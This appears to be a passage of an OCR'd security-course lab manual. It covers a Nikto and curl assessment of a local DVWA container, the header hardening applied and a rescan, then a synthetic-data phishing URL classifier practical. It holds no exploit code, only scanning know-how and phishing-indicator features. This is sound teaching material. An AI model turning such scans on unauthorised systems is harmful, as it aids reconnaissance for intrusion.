  127.0.0.1 -oN lab-evidence/nmap_http.txt
```



Web Vulnerability Scan with Nikto

Note: At the end Nikto may ask whether to submit server-header information to CIRT.net (y/n). This is optional; answering n keeps the lab fully local.

Command:

```
nikto -h http://127.0.0.1:4280 \
 -output lab-evidence/nikto_before.txt \
 -Format txt
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ nikto -h http://127.0.0.1:4280 \
  -output lab-evidence/nikto_before.txt \
  -Format txt

- Nikto v2.6.1
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        4280
+ Platform:           Linux/Unix
+ Start Time:         2026-10-24 08:18:19 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.68 (Debian)
+ [000287] /: Retrieved x-powered-by header: PHP/8.5.11.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/
docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/d
ocs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-U
S/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [006333] /login.php: Admin login page/section found.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header wi
th the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-
Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulne
rabilities/missing-content-type-header/
+ 7971 requests: 0 errors and 9 items reported on the remote host
+ End Time:           2026-10-24 08:18:42 (GMT-4) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


     ****************************************************************
     Portions of the server's headers (PHP/8.5.11) are not in
     the Nikto 2.6.1 database or are newer than the known string. Would you like
     to submit this information (*no server specific data*) to CIRT.net
     for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

Reviewing the Nikto Report

Note: Press q to quit less.

Command: less lab-evidence/nikto_before.txt

```
- Nikto v2.6.1/
+ Target Host: 127.0.0.1
+ Target Port: 4280
+ GET /: Retrieved x-powered-by header: PHP/8.5.11.
+ GET /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/CSP:
+ GET /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP
/Headers/Referrer-Policy:
+ GET /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/Permissions-Policy:
+ GET /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/W
eb/HTTP/Headers/X-Content-Type-Options:
+ GET /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Headers/Strict-Transport-Security:
+ GET /login.php: Admin login page/section found.
+ GET /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with th
e frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Optio
ns:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
 site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabil
ities/missing-content-type-header/:
```

G) Validating the Findings Manually with curl

Inspecting the Login Page Response Headers

Command:

```
curl -s -D - -o /dev/null \
  http://127.0.0.1:4280/login.php \
  | grep -Ei '(HTTP/|X-Frame-Options|Content-Security-Policy)'
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s -D - -o /dev/null \
  http://127.0.0.1:4280/login.php \
  | grep -Ei '(HTTP/|X-Frame-Options|Content-Security-Policy)'

HTTP/1.1 200 OK

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Checking Whether phpinfo.php is Reachable

Command:

```
curl -s -o /dev/null -w 'HTTP %{http_code}\n' \
  http://127.0.0.1:4280/phpinfo.php
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s -o /dev/null -w 'HTTP %{http_code}\n' \
  http://127.0.0.1:4280/phpinfo.php

HTTP 302
```

Extracting the PHP Version from phpinfo.php

Note: No output is expected while the request is redirected (HTTP 302) to the login page.

Command:

```
curl -s http://127.0.0.1:4280/phpinfo.php \
  | grep -m 1 -i 'PHP Version' | sed 's/<[^>]*>//g'
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s http://127.0.0.1:4280/phpinfo.php \
  | grep -m 1 -i 'PHP Version' | sed 's/<[^>]*>//g'


┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

H) Remediation: Hardening the Web Server

Adding Security Headers to Apache

Note: Enables mod_headers and adds X-Frame-Options, X-Content-Type-Options and Referrer-Policy through a new configuration file. The AH00558 ServerName message is only a warning.

Command:

```
sudo docker compose exec dvwa bash -c '
a2enmod headers >/dev/null && \
printf "%s\n" \
  "<IfModule mod_headers.c>" \
  "Header always set X-Frame-Options \"SAMEORIGIN\"" \
  "Header always set X-Content-Type-Options \"nosniff\"" \
  "Header always set Referrer-Policy \"no-referrer\"" \
  "</IfModule>" \
  > /etc/apache2/conf-available/vapt-hardening.conf && \
a2enconf vapt-hardening >/dev/null && \
apache2ctl configtest && \
apache2ctl -k graceful
'
```



Disabling the phpinfo.php Page

Command:

```
sudo docker compose exec dvwa \
  mv /var/www/html/phpinfo.php \
    /var/www/html/phpinfo.php.lab-disabled
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ sudo docker compose exec dvwa \
  mv /var/www/html/phpinfo.php \
     /var/www/html/phpinfo.php.lab-disabled


┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

I) Retesting After Remediation

Re-checking the Security Headers

Command:

```
curl -s -D - -o /dev/null \
  http://127.0.0.1:4280/login.php \
  | grep -Ei '(HTTP/|X-Frame-Options|X-Content-Type-Options|Referrer-Policy)'
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s -D - -o /dev/null \
  http://127.0.0.1:4280/login.php \
  | grep -Ei '(HTTP/|X-Frame-Options|X-Content-Type-Options|Referrer-Policy)'
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Re-checking phpinfo.php

Command:

```
curl -s -o /dev/null -w 'HTTP %{http_code}\n' \
  http://127.0.0.1:4280/phpinfo.php
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s -o /dev/null -w 'HTTP %{http_code}\n' \
  http://127.0.0.1:4280/phpinfo.php

HTTP 404

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Re-scanning with Nikto

Command:

```
nikto -h http://127.0.0.1:4280 \
  -output lab-evidence/nikto_after.txt \
  -Format txt
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ nikto -h http://127.0.0.1:4280 \
  -output lab-evidence/nikto_after.txt \
  -Format txt

- Nikto v2.6.1
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        4280
+ Platform:           Linux/Unix
+ Start Time:         2026-10-24 08:27:34 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.68 (Debian)
+ [000287] /: Retrieved x-powered-by header: PHP/8.5.11.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/
docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-U
S/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/Permissions-Policy
+ [006333] /login.php: Admin login page/section found.
+ 7971 requests: 0 errors and 5 items reported on the remote host
+ End Time:           2026-10-24 08:27:52 (GMT-4) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      ********************************************************************
      Portions of the server's headers (PHP/8.5.11) are not in
      the Nikto 2.6.1 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```


Comparing the Scan Results: Before

Command:
echo '--- BEFORE ---'
grep -Ei 'X-Frame-Options|X-Content-Type-Options|phpinfo' \
lab-evidence/nikto_before.txt



Comparing the Scan Results: After

Command:
echo '--- AFTER ---'
grep -Ei 'X-Frame-Options|X-Content-Type-Options|phpinfo' \
lab-evidence/nikto_after.txt





J) Reporting: Writing the VAPT Report

Creating the Report File

Command: nano lab-evidence/VAPT_Report.txt

Entering the Report Outline
Type the following: Title: VAPT Demonstration - Isolated Kali Lab Target: http://127.0.0.1:4280 Authorization: Local educational target only Date/Time: <current date and time> Tester: <your name> 1. Scope and Rules of Engagement 2. Tools and Versions 3. Discovery Results 4. Vulnerability Assessment Results 5. Validated Findings 6. CWE / CVE / CVSS Discussion 7. Risk Prioritization 8. Remediation Applied 9. Retest Results 10. Residual Risk and Conclusion






(Press Ctrl + O, hit Enter to save, and Ctrl + X to exit nano)

K) Cleaning Up the Lab Environment

Stopping and Removing the Containers
Command: sudo docker compose down

Confirming the Port is Closed
Command: sudo ss -lntp | grep ':4280' || echo 'Port 4280 is not listening.'

Removing the Database Volume
Note: The -v option also deletes the volume, which holds the DVWA database.
Command: sudo docker compose down -v


Practical 07: Integrating Machine Learning with Cybersecurity

Aim - To generate safe, Labelled URL examples and train, evaluate and interpret a supervised classifier of lexical suspicious-style patterns.

Phishing and Lexical URL Analysis

Phishing is a social-engineering attack in which a victim is lured to a fake page through a deceptive link. Many such links give themselves away before any page is loaded, because the text of the URL itself looks unusual. **Lexical analysis** studies only the characters of the URL string (its length, punctuation, digits, host and path) and never contacts the site, so it is fast, safe to run offline and easy to explain. Its weakness is that a carefully written malicious URL can look ordinary, so lexical features are a first-pass signal and not a verdict.

The classifier in this practical turns every URL into ten numeric features:

Feature	**What it measures**	**Why it can indicate a suspicious style**
url_length	Total characters in the URL	Very long URLs can bury the real host or carry long tokens
dots	Count of '.'	Many dots suggest stacked sub-domains
hyphens	Count of '-'	Hyphenated, brand-style names such as secure-name-123
digits	Count of digits	Random IDs and numeric hosts
at_sign	1 if '@' appears	Text before '@' can disguise the real destination
https	1 if the scheme is https	Weak signal on its own, since attackers also use https
path_depth	Non-empty path segments	Deep paths imitate a real site structure
keyword_count	Hits from: login, verify, update, secure, account, billing, reset	Credential-style prompts
query_params	Number of query parameters	Reference or redirect values passed in the URL

Feature	What it measures	Why it can indicate a suspicious style
ip_host	1 if the host is a raw IPv4 address	Legitimate sites rarely use a bare IP

Supervised Learning and Logistic Regression

In **supervised learning** a model is trained on examples that already carry a label (here 0 = benign-style, 1 = suspicious-style) and is then judged on examples it has not seen. **Logistic regression** computes a weighted sum of the features and converts it into a probability between 0 and 1; a score of 0.5 or above is treated as suspicious. The features are standardised with StandardScaler so that large-valued features such as URL length do not dominate, and the data is split 75% training and 25% testing, stratified by label, with a fixed random seed (42) so that every run can be repeated.

Synthetic and Safe Data

The URLs are synthetic: they are written from templates using made-up names, and the script only reads them as text and never opens or fetches any of them. No real organisation, brand or live site is involved, so the practical is safe to run offline. Because the data is rule-generated, the scores show how the method works and not how it would perform on real-world traffic.


Evaluation Metrics

A **DummyClassifier** that always predicts the most frequent class is trained first as a baseline, and a useful model must beat it. The trained model is then scored on the held-out test set using **accuracy** (share of all URLs classified correctly), **precision** (of the URLs flagged suspicious, how many truly were), **recall** (of the truly suspicious URLs, how many were caught), **F1** (the harmonic mean of precision and recall), **ROC-AUC** (how well the score ranks suspicious URLs above benign ones; 0.5 is chance and 1.0 is perfect) and the **confusion matrix** [[TN FP], [FN TP]], which shows exactly which mistakes were made. A false positive is a benign URL wrongly flagged; a false negative is a suspicious URL that was missed.

A) Preparation and Configuration of Kali Linux


Recording OS Information

Command: cat /etc/os-release | head -n 3




Verifying the Python Version

Command: python3 --version




Updating Kali Package Index

Command: sudo apt update





Installing the Required System Packages
Command: sudo apt install -y python3-full python3-venv python3-pip unzip



B) Preparation of the Practical Workspace and Dataset


Moving to the Working Directory
Note: datasets.zip is the dataset archive supplied with this practical; it must already be present in this folder.
Command: cd ~/MSc-CS/Security-Attacks/Practical-07





Extracting the Dataset Archive

Command: unzip datasets.zip



Listing the Extracted Files

Command: ls -l

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ ls -l
total 12
drwxrwxr-x 2 kali kali 4096 Oct 14 08:49 datasets
-rw-rw-r-- 1 kali kali 5249 Oct 23 10:09 datasets.zip

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ ls -l
total 36
-rw-rw-r-- 1 kali kali 36634 Oct 13 18:38 urls_synthetic.csv

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Description: The archive creates a datasets/ folder holding urls_synthetic.csv, the labelled URL file (label 0 = benign-style, 1 = suspicious-style).

C) Creating the Python Virtual Environment

Creating the Virtual Environment

Command: python3 -m venv .venv

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ python3 -m venv .venv

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Activating the Virtual Environment

Command: source .venv/bin/activate

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ source .venv/bin/activate

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Confirming the Interpreter in Use

Command: which python

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ which python
/home/kali/MSc-CS/Security-Attacks/Practical-07/datasets/.venv/bin/python

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Description: The path should end in .venv/bin/python. Kali marks its system Python as externally managed, so the libraries are installed inside this virtual environment and the system Python is left untouched.

D) Installing the Python Dependencies

Creating the Requirements File

Command:

```
cat << 'EOF' > requirements.txt
numpy
pandas
scikit-learn
matplotlib
EOF
```

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ cat<<'EOF'>requirements.txt
heredoc> numpy
heredoc> pandas
heredoc> scikit-learn
heredoc> matplotlib
heredoc> EOF

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Installing the Python Libraries

Command: python -m pip install -r requirements.txt

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ python -m pip install -r requirements.txt
Collecting numpy (from -r requirements.txt (line 1))
  Downloading numpy-2.5.4-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl.metadata (6.6 kB)
Collecting pandas (from -r requirements.txt (line 2))
  Downloading pandas-3.1.0-cp314-cp314-manylinux_2_24_x86_64.manylinux_2_28_x86_64.whl.metadata (18 kB)
Collecting scikit-learn (from -r requirements.txt (line 3))
  Downloading scikit_learn-1.9.1-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl.metadata (9.3
Collecting matplotlib (from -r requirements.txt (line 4))
  Downloading matplotlib-3.11.2-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl.metadata (80 k
Collecting python-dateutil≥2.9.0 (from pandas→-r requirements.txt (line 2))
  Downloading python_dateutil-3.0.0-py2.py3-none-any.whl.metadata (8.2 kB)
Downloading numpy-2.5.4-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (16.7 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 16.7/16.7 MB 3.4 MB/s  0:00:04
Downloading pandas-3.1.0-cp314-cp314-manylinux_2_24_x86_64.manylinux_2_28_x86_64.whl (12.0 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 12.0/12.0 MB 4.0 MB/s  0:00:03
Downloading scikit_learn-1.9.1-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (9.2 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 9.2/9.2 MB 4.6 MB/s  0:00:01
